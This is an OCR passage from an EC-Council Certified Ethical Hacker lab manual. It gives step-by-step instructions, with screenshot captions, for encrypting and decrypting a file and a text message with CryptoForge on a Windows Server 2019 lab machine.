


Figure 1.4.4: Enter Passphrase - CryptoForge Files Dialog-Box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Now, the file will be encrypted in the same location, and the old file will be deleted automatically, as shown in the screenshot.

Note: No one can access this file unless the user provides the password for the encrypted file. You will have to share the password with the user through message, email, or any other means.




Figure 1.4.5: File Encrypted

TASK 4.3

Decrypt the Encrypted File

11. Let us assume that you shared this file through a shared network drive.
12. Now, switch to the **Windows Server 2019** virtual machine and navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**. You will observe the encrypted file in this location.
13. Double-click the encrypted file to decrypt it and view its contents.




Figure 1.4.6: Decrypted the Encrypted File

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Enter Passphrase - CryptoForge Files** dialog-box appears; enter the password that you have provided in **Step#9** to encrypt the file and click **OK**.




Figure 1.4.7: Enter Passphrase - CryptoForge Files Dialog-Box

15. Upon entering the password, the file will be successfully decrypted. You may now double-click the text file to view its contents.




Figure 1.4.8: File Decrypted Successfully

16. So far, you have seen how to encrypt a file and share it with the intended user. Now, we shall share an encrypted message with a user.

TASK 4.4

Encrypt a Message

17. In the **Windows Server 2019** machine, click the **Start** icon present in the bottom-left corner of **Desktop** and click **CryptoForge Text** from the apps to launch the application.
18. The **CryptoForge Text** window appears; type a message and click **Encrypt** from the toolbar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.9: Encrypting a Text Message

19. The **Enter Passphrase - CryptoForge Text** dialog-box appears; type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**. The password used in this lab is **test@123**.




Figure 1.4.10: Enter Passphrase - CryptoForge Text Dialog-Box

20. The message that you have typed will be encrypted, as shown in the screenshot.




Figure 1.4.11: Encrypted Message

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Now, you need to save the file. Click **File** in the menu bar and click **Save**.




Figure 1.4.12: Saving the File

22. The **Save As** window appears; navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**, specify the file name as **Secret Message.cfd**, and click **Save**.

